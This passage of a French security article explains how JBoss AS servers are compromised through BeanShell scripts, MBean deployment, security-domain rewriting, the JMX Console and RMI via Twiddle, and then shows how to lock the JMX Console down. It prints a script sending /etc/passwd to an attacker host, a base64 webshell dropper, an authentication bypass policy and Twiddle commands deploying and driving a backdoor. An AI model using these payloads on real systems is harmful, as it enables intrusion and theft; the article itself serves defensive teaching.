L'une des autres nombreuses possibilités offertes, et très souvent inconnues des administrateurs, est la possibilité d'exécuter du code Java arbitraire à la volée sur le serveur. Pour cela, les serveurs JBoss AS intègrent (tout comme WebLogic d'ailleurs) un interpréteur BeanShell [7]. Il s'agit d'un outil capable d'exécuter du code s'apparentant au langage Java avec quelques commandes supplémentaires se rapprochant des langages Perl et Javascript. Le code suivant est un exemple de script BeanShell pouvant être exécuté sur un serveur JBoss :

```
import java.io.*;
import java.lang.*;
import java.net.*;

try {
    BufferedReader in = new BufferedReader(new FileReader("/etc/passwd"));
    StringBuffer content = new StringBuffer();
    String line = "";
    while ((line = in.readLine()) != null) {
        content.append(line+"\n");
    }
    in.close();

    Socket socket = new Socket(InetAddress.getByName("p0wned.hsc.fr"), 80);
    PrintWriter socketWriter = new PrintWriter(
        new BufferedWriter(new OutputStreamWriter(socket.getOutputStream())), true
    );
    socketWriter.println(content);

    socketWriter.close();
    socket.close();
} catch (Exception e) {}
```

Les plus chevronnés auront probablement remarqué que ce script va permettre à un attaquant de récupérer, sur une machine qu'il contrôle, le fichier des utilisateurs systèmes, montrant parfaitement l'application qu'un pirate peut faire d'une telle fonctionnalité. Un attaquant pourrait, par exemple, exécuter des commandes systèmes, récupérer des fichiers et installer une porte dérobée.

Pour pouvoir profiter de cette possibilité, l'attaquant doit faire appel à la méthode `createScriptDeployment(String script_content, String name)` du MBean prévu à cet effet `jboss.deployer:service=BSHDeployer`. Celui-ci va tout simplement créer le script contenu dans la chaîne `script_content` sur le disque local du serveur (dans `/tmp` par défaut sous Unix) et l'exécuter.

4.4 Déploiement d'applications

Le Graal des serveurs JBoss AS reste le déploiement de nouveaux composants « à chaud ». Cette fonctionnalité, souvent intégrée aux serveurs d'application et conteneurs web, est prévue à la base pour éviter un redémarrage du serveur à chaque ajout. Cependant, du point de vue d'un attaquant, cela a pour avantage de permettre l'installation de portes dérobées utilisables immédiatement.

Déploiement via le MainDeployer : La première solution est d'utiliser l'architecture de déploiement de JBoss AS. Pour cela, toutes les requêtes de déploiement doivent être transmises au MBean `jboss.system:service=MainDeployer` via l'appel de la méthode `deploy(String URL)`. Son rôle est relativement simple puisqu'il doit, dans un premier temps, récupérer l'archive du composant située à l'URL passée en paramètre, puis la transmettre à un *SubDeployer* qui a pour rôle d'installer le composant sur le serveur. La sélection du *SubDeployer* et du lieu d'installation du composant se fait en fonction de l'extension du fichier (.war, .sar, .ear, .jar, .xml, etc.). Par exemple, un fichier WAR (*Web application ARchive*) sera déployé au sein du conteneur web intégré à JBoss, à savoir Tomcat, tandis qu'un fichier SAR (*Service ARchive*) sera intégré comme MBean.

Ce qui est intéressant du point de vue de l'attaquant, c'est que pour les versions de JBoss AS inférieures à la 5.0.0, la configuration par défaut permet de déployer, via HTTP, un composant hébergé sur un serveur distant que le pirate peut potentiellement contrôler. L'intérêt, ici, est de permettre à l'attaquant d'insérer, au sein du serveur, une nouvelle application ou porte dérobée (*webshell*) fournissant des fonctionnalités qu'il aura préalablement définies en fonction de son besoin (exécution de commande système, balayage de ports, *spam relay* ...).

Le point noir de cette méthode est qu'il est nécessaire que JBoss AS puisse établir des connexions vers le serveur contrôlé par l'attaquant (ce qui par expérience est généralement le cas).

À partir de la version 5.0.0, JBoss AS ne permet plus le déploiement de composants distants via HTTP, empêchant l'exploitation directe de ce MBean. Dans cette situation, le composant doit être préalablement stocké sur le serveur lui-même, obligeant l'attaquant à trouver un autre moyen d'*uploader* le composant qu'il souhaite déployer (via une faille applicative par exemple). Cette configuration complexifie donc grandement l'exploitation.

Déploiement via un script BeanShell : Pour contourner le problème de connexion vers l'extérieur, il est cependant possible d'utiliser un script BeanShell. L'objectif est simple : faire exécuter du code sur le serveur ayant pour rôle d'y écrire un fichier en vue de son déploiement futur. Pour cela, il faut invoquer le MBean `jboss.deployer:service=BSHDeployer` avec un script BeanShell du type :

```
import java.io.FileOutputStream;
import sun.misc.BASE64Decoder;
```

```
String webshell = "UESDBAcTjXM8CQRNRVRBLU1ORi/+y1BLAwQKCBKN" +
    "czxNz3oUXmoUTUVUQS1JTkYvTUFOSUZFU1QuTUbz" +
    ...
    "U2VydmljZU1CZWFuLmNsYXNzUESFBgoK8AIlGA==" ;
BASE64Decoder decoder = new BASE64Decoder();
byte[] byteval = decoder.decodeBuffer(webshell);
FileOutputStream fs = new FileOutputStream("/tmp/webshell.sar");
fs.write(byteval);
fs.close();
```

Lors de son exécution sur le serveur, ce script décode l'archive du *webshell*, encodée en dur en base 64, puis l'écrit dans le répertoire */tmp*. Cette méthode permet ainsi d'*uploader* un code malicieux sans connexion de la part du serveur. L'archive étant maintenant en local sur le serveur, l'attaquant devra reprendre la méthode précédente en invoquant le MBean `jboss.system:service=MainDeployer` avec le chemin de l'archive générée.

Il est à noter que sous JBoss 5 et supérieur, le déploiement de script BeanShell distant n'est plus possible empêchant l'exploitation directe de cette fonctionnalité.

Déploiement via l'Admin Console : Depuis la version 5.1.0 de JBoss AS, une nouvelle interface d'administration a fait son apparition : l'Admin Console. Cette interface s'apparente au Tomcat Manager que l'on peut retrouver sur les serveurs Tomcat et permet donc le déploiement d'applications à distance via un formulaire HTML (cf. figure 6).




Fig. 6. Déploiement d'applications via l'Admin Console.

Une fois cette interface compromise, l'attaquant pourra donc déployer l'application de son choix au sein des différents conteneurs de JBoss.

4.5 Modification des méthodes d'authentification à la volée

Bien que l'expérience montre que les mécanismes d'authentification ne sont que très rarement mis en place pour les éléments critiques de JBoss AS, il peut arriver de tomber sur un administrateur consciencieux. Il peut également arriver que les applications web hébergées par le serveur utilisent également les mécanismes internes de JBoss pour réaliser les authentifications des utilisateurs.

Parmi les éléments protégés (sous-entendant un moyen d'authentification non trivial), certains peuvent pourtant intéresser l'attaquant pour des raisons diverses (accès à des données sensibles, fonctionnalités supplémentaires intéressantes pour l'intrusion, etc.). Malgré les protections mises en place, tout n'est pas perdu pour l'attaquant. En effet, JBoss permet également de redéfinir à la volée, via un accès au *MBean Server*, les domaines de sécurité mis en place. Cela signifie qu'un attaquant peut potentiellement modifier l'ensemble des domaines de sécurité appliqués et ainsi déverrouiller toutes les applications.

Pour réaliser une telle opération, l'attaquant doit invoquer la méthode associée `loadConfig(String URL)` du MBean `jboss.security:service=XMLLoginConfig`. En analogie avec le déploiement d'application, cette méthode va aller chercher la nouvelle configuration à l'URL spécifiée en paramètre, puis l'appliquer « à chaud ». La configuration suivante va redéfinir le domaine de sécurité *jmx-console* afin d'attribuer l'identité `hsc` avec le rôle `JBossAdmin` (rôle d'administration par défaut) à tout utilisateur se connectant aux composants utilisant ce domaine.

```
<policy>
  <application-policy name = "jmx-console">
    <authentication>
      <login-module code="org.jboss.security.auth.spi.IdentityLoginModule" flag="required">
        <module-option name="principal">hsc</module-option>
        <module-option name="roles">JBossAdmin</module-option>
      </login-module>
    </authentication>
  </application-policy>
</policy>
```

En se connectant aux composants, l'attaquant sera donc authentifié en tant qu'administrateur JBoss et pourra exécuter les actions qui sont associées à ce rôle, quel que soit ce qu'il saisira dans le formulaire d'authentification. La seule contrainte pour l'attaquant est de connaître le domaine de sécurité qu'il souhaite redéfinir et le nom du rôle cible. Concernant le domaine de sécurité, il est possible de l'obtenir assez simplement via le MBean `jboss:service=JNDIView` qui fournit une vue de l'annuaire JNDI incluant les différents composants possédant une résolution JNDI (dont les applications web). Cette vue permet notamment d'obtenir l'éventuel domaine de sécurité appliqué aux composants. La figure 7 montre l'entrée JNDI pour l'application JMX Console. Une authentification infructueuse permet également d'obtenir le domaine de sécurité appliqué. Pour le rôle, il n'existe pas de solution magique et il faut miser sur sa trivialité. Pour les applications d'administration JBoss (JMX Console, Web Console, Admin Console, etc.) que nous verrons par la suite, il est rare que l'administrateur ait changé le rôle par défaut `JBossAdmin`.

java:comp namespace of the jmx-console.war application:

```

+- UserTransaction[link -> UserTransaction] (class: javax.naming.LinkRef)
+- env (class: org.jnp.interfaces.NamingContext)
| +- security (class: org.jnp.interfaces.NamingContext)
| | +- realmMapping[link -> java:/jaas/jmx-console] (class: javax.naming.LinkRef)
| | +- subject[link -> java:/jaas/jmx-console/subject] (class: javax.naming.LinkRef)
| | +- securityMgr[link -> java:/jaas/jmx-console] (class: javax.naming.LinkRef)
| | +- security-domain[link -> java:/jaas/jmx-console] (class: javax.naming.LinkRef)

```

Fig. 7. Entrée JNDI pour la JMX Console

5 Exploitation et sécurisation des points d'entrée

Connaissant les principales fonctionnalités pouvant être utilisées lors d'une intrusion, il est maintenant nécessaire de connaître les moyens disponibles pour les exploiter.

5.1 Objectifs de l'attaquant

Les objectifs d'un attaquant peuvent être de tout ordre. Pour la suite, nous allons nous placer du point de vue d'un attaquant désirant « simplement » s'installer au sein du serveur JBoss pour effectuer des opérations qu'il aura préalablement définies (balayage de ports, envoi de *spams*, rebond sur des équipements internes, etc.). Pour le pirate, la solution la plus simple est bien évidemment de déployer au sein du serveur une application implémentant ces opérations afin d'avoir une plus grande liberté de mouvement (en d'autres termes un *webshell*). Pour la suite de l'article, les versions 5 et supérieures seront dissociées des autres car pour atteindre cet objectif, la technique d'exploitation diffère.

5.2 Porte dérobée de l'attaquant

En guise d'exemple, la porte dérobée qui sera utilisée pour la suite n'est pas une application web (archive WAR) mais un service (archive SAR) qui sera intégré à JBoss en tant que MBean. Ce choix a pour grand avantage d'augmenter le périmètre d'accès à la porte dérobée. En effet, une application web n'est accessible que par l'intermédiaire du conteneur web et rien ne nous garantit que cet accès nous sera ouvert (même si cela est le cas en règle générale). Un MBean, pour sa part, peut être atteint à travers toutes les portes d'entrée de JBoss et notamment celle qui aura permis son insertion, d'où son avantage.

La porte dérobée qui a été développée pour les besoins de l'article est loin d'être complète et pourrait parfaitement être étendue. Les fonctionnalités de base qui y ont été intégrées sont les suivantes :

- lecture de fichier ;
- *upload* de fichier ;
- exécution de commandes systèmes ;

- ouverture de *reverse shell*;
- ouverture de *bind shell*.

Pour que cette porte dérobée soit fonctionnelle au sein d'un serveur JBoss, il est important de respecter plusieurs règles lors de son développement. Tout d'abord, une interface (au sens Java du terme) doit être créée afin de définir les fonctionnalités que notre service final sera capable de fournir à l'attaquant. Cette interface doit également sous-classer l'interface `org.jboss.system.ServiceMBean` :

```
package service;

public interface WebshellServiceMBean extends org.jboss.system.ServiceMBean {
    public String getwhoami();
    public String getFileContent(String fileName);
    public void writeFile (String base64encodedFile, String destination);
    public String exec(String cmd);
    public void runReverseShell (String host, int port);
    public void runBindShell (int port);
}
```

Une classe implémentant cette interface doit ensuite être créée afin d'implémenter les différentes fonctionnalités (le code source de cette classe n'est pas fourni ici car trop imposant). Puis, pour finir, une archive SAR doit être créée, intégrant les classes compilées et le fichier `jboss-service.xml` ci-dessous permettant d'indiquer à JBoss les MBeans présents au sein de l'archive :

```
<?xml version="1.0" encoding="UTF-8"?>
<server>
  <mbean code="service.WebshellService" name="hsc:service=HSCWebshell"></mbean>
</server>
```

Finalement, notre archive possède l'aborescence ci-dessous. Cette archive, après son envoi sur le serveur, sera décompressée et déployée au sein des MBeans déjà présents.

```
WebshellService.sar
|- service
|   |- WebshellServiceMBean.class
|   |- WebshellService.class
|
|- META-INF
|   |- MANIFEST.MF
|   |- jboss-service.xml
```

NB : Le fichier META-INF/MANIFEST.MF est généré lors de la création de l'archive par l'utilitaire jar. Dans notre cas, celui-ci n'a pas d'intérêt.

5.3 La JMX Console

Pré-requis pour l'attaquant :

- accès HTTP à l'application JMX Console.

L'accès le plus connu et le plus aisé au *MBean Server* est, depuis la naissance de JBoss, la JMX Console. Cette application web, déployée par défaut au lancement de JBoss, a pour but de fournir une vision détaillée de l'ensemble des composants intégrés à la JMX et de permettre l'interaction avec ces mêmes composants (lancement des méthodes et accès aux attributs associés). Autant dire que cette application est la cible favorite des attaquants de par son interface « clickodrome » permettant également aux *script kiddies* de s'amuser un peu. La figure 8 montre la page d'accueil de cette interface.



Fig. 8. Page d'accueil de la JMX Console

Exploitation : Par défaut, cette interface est accessible à l'aide de l'URL très souvent inchangée `http://server/jmx-console/` et cela **sans authentification**. Un attaquant ayant accès à cette interface (mauvais filtrage d'URL par exemple) peut donc naviguer dans les différents MBeans et interagir avec eux par de simples « clics ». Pour déployer son application, le pirate n'a plus qu'à trouver le MBean `jboss.system:service=MainDeployer` et invoquer la méthode `deploy(String URL)` vue précédemment pour déployer son application distante (cf. figure 9) (au cours de l'article nous supposons que l'attaquant dispose d'un serveur hébergeant l'application à déployer).




Fig. 9. Déploiement d'un application sur la JMX Console

Après avoir invoqué la méthode, il est alors possible de vérifier le bon déploiement de la porte dérobée via la page d'accueil de la JMX Console, montrant bien la présence du service dans la liste des MBeans actifs (cf. figure 10). L'attaquant peut ensuite communiquer avec sa porte dérobée via la JMX Console et réaliser les opérations voulues. La figure 11 montre notamment la lecture d'un fichier sur le serveur via la porte dérobée. Cependant, comme mentionné précédemment, le point noir de cette méthode reste la nécessité d'avoir un accès externe depuis le serveur JBoss pour télécharger l'archive contenant le MBean. L'exécution d'un script BeanShell peut permettre de contourner facilement cette restriction.

hsc

- [service=HSCWebshell](#)

Fig. 10. Présence du webshell au sein des MBeans

java.lang.String getFileContent()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	<input type="text" value="/etc/passwd"/>	(no description)

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
prn:x:13:13:prn:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:MailList Manager:/var/list:/bin/sh
ircd:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:nonexistent:/bin/false
syslog:x:102:103:nonexistent:/bin/false
klog:x:103:104:nonexistent:/bin/false

```

Fig. 11. Lecture du fichier `/etc/passwd` sur le serveur

Sécurisation : Son exploitation est extrêmement simple mais sa sécurisation l'est également. Tous les éléments nécessaires sont déjà présents au sein des fichiers de configuration mais sont tout simplement commentés. Il est donc très facile de verrouiller cet accès et de bloquer les éventuels pirates amateurs.

La configuration par défaut propose, en guise d'exemple, une authentification HTTP Basic. Par acquis de conscience, nous allons la modifier légèrement afin de mettre en place une authentification HTTP Digest plus robuste à des attaques par *sniffing* réseau. Il est également possible de mettre en place une authentification par

certificat client [8] (cette méthode a l'intérêt d'être supportée par toutes les portes d'entrée contrairement à HTTP Digest).

La première manipulation à effectuer est de modifier le fichier de configuration `JBOSS_SERVER/deploy/jmx-console.war/WEB-INF/web.xml` afin de décommenter la partie indiquant qu'une authentification est nécessaire pour tout accès à la JMX Console. Une modification a été apportée concernant la méthode d'authentification :

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <description>An example security config that only allows users with the
role JBossAdmin to access the HTML JMX console web application
    </description>
    <url-pattern>*/</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>JBossAdmin</role-name>
  </auth-constraint>
</security-constraint>

<login-config>
  <!-- <auth-method>BASIC</auth-method> -->
  <auth-method>DIGEST</auth-method>
  <realm-name>JBoss JMX Console</realm-name>
</login-config>
```

Cette partie définit une contrainte de sécurité indiquant que tout accès à la JMX Console nécessite une authentification et que l'utilisateur qui tente de s'authentifier doit posséder le rôle `JBossAdmin` afin d'avoir accès à l'application.

NB : il est préférable de modifier le nom de ce rôle afin d'éviter toute authentification frauduleuse utilisant les valeurs par défaut.

La deuxième étape est d'attacher un domaine de sécurité à l'application afin d'indiquer le module d'authentification qui doit être utilisé pour authentifier les utilisateurs. Cela doit se faire dans le fichier `JBOSS_SERVER/deploy/jmx-console.war/WEB-INF/jboss-web.xml`. Le domaine par défaut qui est proposé est `jmx-console` :

```
<security-domain>java:/jaas/jmx-console</security-domain>
```

Le domaine de sécurité `jmx-console` est défini dans le fichier de configuration `JBOSS_SERVER/conf/login-config.xml`. Cela permet d'indiquer le module d'authentification utilisé, le lieu de stockage des comptes utilisateurs et les éventuelles associations utilisateur/rôle. Par exemple, pour garantir la compatibilité avec une authentification HTTP Digest, plusieurs options ont été ajoutées à la configuration proposée par défaut :

```
<policy>
[... ]
  <application-policy name="jmx-console">
    <authentication>
```

```

<login-module code="org.jboss.security.auth.spi.UsersRolesLoginModule" flag="required">
  <module-option name="usersProperties">props/jmx-console-users.properties</module-option>
  <module-option name="rolesProperties">props/jmx-console-roles.properties</module-option>
  <module-option name="hashAlgorithm">MD5</module-option>
  <module-option name="hashEncoding">rfc2617</module-option>
  <module-option name="hashUserPassword">>false</module-option>
  <module-option name="hashStorePassword">>true</module-option>
  <module-option name="passwordIsA1Hash">>true</module-option>
  <module-option name="storeDigestCallback">
    org.jboss.security.auth.spi.RFC2617Digest
  </module-option>
</login-module>
</authentication>
</application-policy>
[...]
```

Pour finir, il faut définir les utilisateurs pouvant s’y connecter. Cette étape est **indispensable** notamment pour la suppression du compte par défaut `admin/admin` présent dans le fichier `JBOSS_SERVER/conf/props/jmx-console-users.properties` et encore trop souvent « oublié ». Dans le cadre d’une authentification HTTP Digest, il est nécessaire d’utiliser la classe `RFC2617Digest` afin de générer l’empreinte du mot de passe, évitant par la même occasion son stockage en clair dans les fichiers de configuration :

```

$ java -cp $JBOSS_HOME/server/default/lib/jbosssx.jar \
> org.jboss.security.auth.spi.RFC2617Digest
Usage: RFC2617Digest username realm password
- username : the username
- realm : the web app realm name
- password : the plain text password

$ java -cp $JBOSS_HOME/server/default/lib/jbosssx.jar \
> org.jboss.security.auth.spi.RFC2617Digest jmxadmin "JBoss JMX Console" rbHe2d0
RFC2617 A1 hash: f2abd6b0b875e7cdf6ee8376a17f6b8f
```

Il ne reste plus qu’à insérer cette empreinte et à associer l’utilisateur `jmxadmin` au rôle d’administration JBoss dans les fichiers prévus à cet effet puis à redémarrer le serveur.

```

# Contenu du fichier JBOSS_SERVER/conf/props/jmx-console-users.properties
jmxadmin=f2abd6b0b875e7cdf6ee8376a17f6b8f

# Contenu du fichier JBOSS_SERVER/conf/props/jmx-console-roles.properties
jmxadmin=JBossAdmin
```

Il est également possible de configurer JBoss pour effectuer la connexion en HTTPS permettant de contrer d’éventuelles attaques par *sniffing* réseau. D’autre part, cette proposition de configuration n’est là qu’à titre d’exemple pour montrer que la sécurisation d’une interface d’administration n’est pas extrêmement complexe mais nécessite tout de même un certain nombre de recherches lorsque l’on désire mettre en place une authentification un peu plus exotique. La documentation officielle est d’ailleurs très discrète sur ces points et il est souvent nécessaire de consulter les différents forums de la communauté.

5.4 L'invocation RMI/JRMP

Pré-requis pour l'attaquant :

- accès à l'annuaire *RMI Registry* (port 1099 et 1098 par défaut) ;
- accès au port RMI (4444 par défaut).

Maintenant que la JMX Console est verrouillée, le nombre d'attaquants potentiels va fortement diminuer. Toutefois JBoss propose également d'autres points d'entrée plus difficiles à exploiter mais pouvant amener exactement au même résultat que précédemment.

Le premier d'entre eux est le *JRMPInvoker* qui est un *Invoker* permettant, comme son nom l'indique, d'invoquer à distance des objets Java à travers le protocole RMI/JRMP (*Remote Method Invocation over Java Remote Method Protocol*). Cet *Invoker* est associé à l'*Adaptor RMIAdaptor* afin de transformer les appels RMI en appels compréhensibles par la JMX côté serveur.

En règle générale, l'invocation distante d'un objet Java, et quel que soit le protocole, nécessite la présence d'un annuaire et JBoss ne déroge pas à la règle en fournissant un *RMI Registry*. Cet annuaire écoute par défaut sur le port 1099 et permet d'effectuer des résolutions de noms d'objet via RMI. De manière plus pragmatique, lorsqu'un objet Java est invoqué, une résolution via l'API JNDI (*Java Naming and Directory Interface*) est effectuée sur l'annuaire afin de connaître le lieu de stockage de l'objet ainsi que son interface (liste des méthodes utilisables et attributs accessibles). L'avantage d'un tel mécanisme est que l'objet appelant n'a pas connaissance de l'objet appelé avant son invocation.

Une phase d'activation de l'objet peut également avoir lieu via le port 1098 du serveur. Cette phase permet d'activer à la demande des objets, diminuant les ressources consommées par le serveur.

À l'issue de ces deux étapes, le client récupère une projection de l'objet invoqué (notion de *Proxy* sous JBoss) permettant de simuler la présence en local de l'objet. Dans le cas présent, une projection du *MBean Server* est faite, correspondant, en réalité, à une instance de la classe `org.jboss.jmx.adaptor.rmi.RMIAdaptor`. Par l'intermédiaire de cet objet, il ensuite possible d'invoquer à distance n'importe quel MBean et cela, de manière transparente via des connexions sur le port 4444 du serveur. Du point de vue d'un attaquant, il est clair que ce vecteur d'attaque n'est généralement exploitable que depuis le réseau interne, étant donné que très peu de serveurs JBoss exposent les ports 4444, 1098 et 1099 sur Internet (à moins d'un filtrage d'entrée de site plus que douteux). Concernant l'outil, la communauté JBoss fournit Twiddle, un outil écrit en Java disponible dans toutes les installations de JBoss AS :

```
$ ./jboss-4.2.0.GA/bin/twiddle.sh
A JMX client to 'twiddle' with a remote JBoss server.

usage: twiddle.sh [options] <command> [command_arguments]
```

options:

```

-h, --help                Show this help message
  --help-commands        Show a list of commands
-H=<command>             Show command specific help
-c=command.properties    Specify the command.properties file to use
-D<name>[=<value>]      Set a system property
--                        Stop processing options
-s, --server=<url>       The JNDI URL of the remote server
-a, --adapter=<name>     The JNDI name of the RMI adapter to use
-u, --user=<name>        Specify the username for authentication
-p, --password=<name>    Specify the password for authentication
-q, --quiet              Be somewhat more quiet

```

Twiddle a été conçu explicitement pour communiquer avec le *MBean Server* via des appels RMI et permet donc de réaliser exactement les mêmes opérations que par la JMX Console :

```

$ ./twiddle.sh -s www.cible.hsc.fr get jboss.system:type=ServerInfo OSVersion
OSVersion=2.6.24-19-generic

```

En exécutant cette commande, Twiddle a effectué une résolution JNDI afin de récupérer une projection du *MBean Server*, lui permettant de communiquer avec celui-ci à l'aide d'appels RMI. Le MBean `jboss.system:type=ServerInfo` a ensuite été invoqué grâce à cette projection afin de récupérer la version de l'OS du serveur.

D'un point de vue réseau, il est possible d'observer les trois phases du processus d'invocation : résolution, activation et invocation (cf. Figure 12).

Exploitation : En reprenant notre cas pratique, il est donc possible avec des appels RMI de déployer une nouvelle application au sein du serveur JBoss :

```

$ ./twiddle.sh -s www.cible.hsc.fr invoke \
> jboss.system:service=MainDeployer \
> deploy http://p0wned.hsc.fr/WebshellService.sar
>null'

```

Dans le cas d'un filtrage trop rigoureux en sortie de site, la même opération est possible avec un script BeanShell comme cela l'a déjà été mentionné :

```

$ ./twiddle.sh -s www.cible.hsc.fr \
> invoke jboss.deployer:service=BShellDeployer \
> createScriptDeployment "'cat ./webshell.bsh'" webshell.bsh
file:/tmp/webshell.bsh8574560330911296521.bsh

$ ./twiddle.sh -s www.cible.hsc.fr \
> invoke jboss.system:service=MainDeployer \
> deploy "/tmp/webshell.sar"
>null'

```

Après le déploiement de l'application, il est possible de communiquer avec notre porte dérobée par l'intermédiaire de la même porte d'entrée :

```

45976 > rmiregistry [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=102675718 TSER=0 WS=6
rmiregistry > 45976 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=3375097465 TSER=10267
45976 > rmiregistry [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=102675718 TSER=3375097465
Serialization data, Version: 5
45976 > rmiregistry [ACK] Seq=1 Ack=5 Win=5888 Len=0 TSV=102675719 TSER=3375097465
Continuation
45976 > rmiregistry [ACK] Seq=1 Ack=367 Win=6912 Len=0 TSV=102675729 TSER=3375097465
39317 > rmiactivation [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=102676016 TSER=0 WS=6
rmiactivation > 39317 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=3375097762 TSER=102
39317 > rmiactivation [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=102676016 TSER=3375097762
39317 > rmiactivation [PSH, ACK] Seq=1 Ack=1 Win=5888 [TCP CHECKSUM INCORRECT] Len=7 TSV=102
rmiactivation > 39317 [ACK] Seq=1 Ack=8 Win=5824 Len=0 TSV=3375097766 TSER=102676020
rmiactivation > 39317 [PSH, ACK] Seq=1 Ack=8 Win=5824 Len=20 TSV=3375097766 TSER=102676020
39317 > rmiactivation [ACK] Seq=8 Ack=21 Win=5888 Len=0 TSV=102676020 TSER=3375097766
39317 > rmiactivation [PSH, ACK] Seq=8 Ack=21 Win=5888 [TCP CHECKSUM INCORRECT] Len=15 TSV=1
rmiactivation > 39317 [ACK] Seq=21 Ack=23 Win=5824 Len=0 TSV=3375097776 TSER=102676020
39317 > rmiactivation [PSH, ACK] Seq=23 Ack=21 Win=5888 [TCP CHECKSUM INCORRECT] Len=451 TSV
rmiactivation > 39317 [ACK] Seq=21 Ack=474 Win=6912 Len=0 TSV=3375097812 TSER=102676065
rmiactivation > 39317 [PSH, ACK] Seq=21 Ack=474 Win=6912 Len=325 TSV=3375097812 TSER=1026760
45976 > rmiregistry [FIN, ACK] Seq=1 Ack=367 Win=6912 Len=0 TSV=102676071 TSER=3375097465
rmiregistry > 45976 [ACK] Seq=367 Ack=2 Win=5824 Len=0 TSV=3375097817 TSER=102676071
39317 > rmiactivation [PSH, ACK] Seq=474 Ack=346 Win=6912 [TCP CHECKSUM INCORRECT] Len=1 TSV
rmiactivation > 39317 [PSH, ACK] Seq=346 Ack=475 Win=6912 Len=1 TSV=3375097818 TSER=10267607
39317 > rmiactivation [PSH, ACK] Seq=475 Ack=347 Win=6912 [TCP CHECKSUM INCORRECT] Len=329 T
rmiactivation > 39317 [ACK] Seq=347 Ack=804 Win=7936 Len=1448 TSV=3375097821 TSER=102676075
rmiactivation > 39317 [PSH, ACK] Seq=1795 Ack=804 Win=7936 Len=546 TSV=3375097821 TSER=10267
39317 > rmiactivation [ACK] Seq=804 Ack=2341 Win=12736 Len=0 TSV=102676075 TSER=3375097821
47886 > krb524 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=102676243 TSER=0 WS=6
krb524 > 47886 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=3375097989 TSER=102676243
47886 > krb524 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=102676243 TSER=3375097989

```

Fig. 12. Capture Wireshark d'une invocation RMI.

```

$ ./twiddle.sh -s www.cible.hsc.fr invoke hsc:service=HSCWebshell exec "ifconfig"
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:87:a4
          inet addr:192.168.111.107  Bcast:192.168.111.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:87a4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1453028 errors:0 dropped:0 overruns:0 frame:0
          TX packets:599406 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:836687776 (797.9 MB)  TX bytes:176674095 (168.4 MB)
          Interrupt:17 Base address:0x2000

